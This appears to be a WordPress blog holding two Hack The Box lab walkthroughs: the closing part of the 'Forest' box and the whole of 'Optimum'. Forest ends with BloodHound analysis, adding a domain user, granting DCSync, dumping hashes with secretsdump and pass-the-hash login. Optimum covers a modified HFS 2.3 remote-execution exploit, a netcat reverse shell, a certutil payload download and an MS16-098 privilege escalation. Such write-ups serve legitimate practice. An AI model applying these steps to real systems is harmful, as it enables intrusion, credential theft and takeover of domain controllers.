
After this tried accessing folders of other users on the system but access was denied.

svc-alfresco access denied


To perform privilege escalation from svc-alfresco to Administrator access, tried using winPEAS at first. Uploaded winPEAS to Forest.

winPEAS upload

Upon executing winPEAS did not return any useful suggestions. Then turned to Sharphound  to find best route for privilege escalation. For this uploaded Sharphound to Forest.

Sharphound upload


Used Sharphound with all available options and used svc-alfresco as user alongwith its password.

Sharphound execution


Sharphound generated a Bloodhound zip file which was downloaded to my local host.

Sharphound output download



To analyze downloaded file, started neo4j graph database platform and logged in to its browser (on localhost:7474/browser).

neo4j console
Logged in neo4j browser

After logging in neo4j satrted BloodHound and loaded BloodHound zip file recently downloaded from Forest system for analysis. For starting analysis, typed svc-alfresco in serach bar and marked this user as owned.

svc-alfresco marked as owned


Clicked the first option under queries “Find all Domain Admins”.

Find all Domain Admins


In the graph above right clicked ADMINISTRATOR@HTB.LOCAL and selected the option “Shortest Path to Here from Owned”. This resulted in the following graph. Right clicked WriteDACL (Exchange Windows Permissions to HTB.LOCAL graph link), clicked Help – > Abuse Info to get recommendations for privilege escalation.

Privilege escalation recommendations


For using the privilege escalation recommendations from Bloodhound and not spoil the machine for other users created a new user stawm with password as password on domain (as different permissions from current set will be required for the user to perform privilege escalation).

New user stawm added to domain


Assigned Exchange Windows Permissions group to the newly created user. This will allow our user (stawm) to dump hash of Administrator once it is assigned dcsync (which replicates domain controller behavior and requests domain replication).

Assigned Windows Exchange Permissions to new user

Once stawm has right group membership to get dcsync permission we go for it using BloodHound recommendations. Firstly we upload Powerview to the target machine (hosting the script file on a web server created using “sudo python -m SimpleHTTPServer 80”). After that we execute the command to assign DCSync privilege to user stawm on target machine.

DCSync privilege assigned to new user


After getting the desired privileges, used secretdumps.py script from Impacket on local host to dump hashes.

Impacket’s secretsdump.py script execution


From the output of secretsdump.py, extracted the NTLM hash of Administrator. Used the recently obtained NTLM hash of Administrator to login to Forest using Evil-WinRM.

System access


After this browsed to Desktop folder under Administrator directory to capture the root flag.

Root flag

Submitted the flags(user and root) on HTB website to own machine and increase our owned machine count.

Walk-through of Optimum HTB (Hack the Box)

Introduction:

The purpose of this blog is to document the steps I took to complete hacking task of Optimum and guide people looking to practice their penetration testing skills.

Resources/Tools Used:

Process Followed:

After connecting HTB lab through VPN, I selected the Optimum (10.10.10.8) retired machine. To check the available services, I scanned the machine with nmap scanning all ports and doing a quick scan as follows:

nmap quick scan


Quick scan showed only one open port i.e. 80 (http). To detect services running on these ports and OS scanned using -A option as follows:

nmap service and OS scan


Browsed to the website and found nothing interesting there. Webpage showed a page with HFS 2.3 as the Web Server. Tried admin:admin and admin:password credentials but they did not work.

Webpage

Service detection scan also confirmed HFS 2.3 as the web server. Used searchsploit to check what exploits are available for this server.

searchsploit hfs


Used (Rejetto HTTP File Server (HFS) 2.3.x – Remote Command Execution (2) | exploits/windows/remote/39161.py) as it was flagged as remote execution and the only option scripted in python. Copied the file (39161.py) to local directory to analyze the code and modify to fit our requirements. Changed local host and local port parameter to my tun0 interface and port 4444. Saved the python script as exploit.py.

script modification

As per exploit advisory copied nc.exe to local directory.

nc.exe for hosting


Started netcat listener on port 4444 in first terminal, webserver to host nc.exe in second terminal, and executed exploit (python exploit.py 10.10.10. 80) in third terminal.

nc.exe hosted for target machine

user shell

Exploit succeeded giving us user access under the name of kostas user. Browsing to Desktop directory of kostas user, grabbed the user flag.

user flag


Tried accessing Administrator folder to grab root flag but access was denied.

Admin fodler access denied

To perform privilege escalation from user to admin access, used windows exploit suggester. For this script we need current patch level on the system. To gather patch level information, ran system info command on Optimum and copied the output locally to systeminfoo-output.txt file. Installed Windows-Exploit-Suggester (https://github.com/AonCyberLabs/Windows-Exploit-Suggester), and updated the database.

windows-exploit-suggester update

Used the xls database file generated to run against systeminfo-output.txt file generated previously from Optimum system to get recommendations for privilege escalation exploits.


windows-exploit-suggester

Used MS16-098 exploit (https://www.exploit-db.com/exploits/41020) for privilege escalation. Browsed to exploit-db page and saw the code which was windows based. There was a link for the binary as well. Downloaded the binary 41020.exe to local machine.

41020 on exploit-db

Started a webserver to host 41020.exe file so it can be downloaded on the target (Optimum) machine.

Web server hosting 41020.exe

On target machine (Optimum) downloaded the exe file using certutil command and saved it as admin-shell.exe file.

Downloading 41020.exe on Optimum

Upon successful download of exe file, executed admin-shell.exe to perform privilege escalation and get system access on Optimum.

System access

After this browsed to Desktop folder under Administrator directory to capture the root flag.


Root flag

Submitted the flags(user and root) on HTB website to own machine and increase our owned machine count.

Design a site like this with WordPress.com
Get started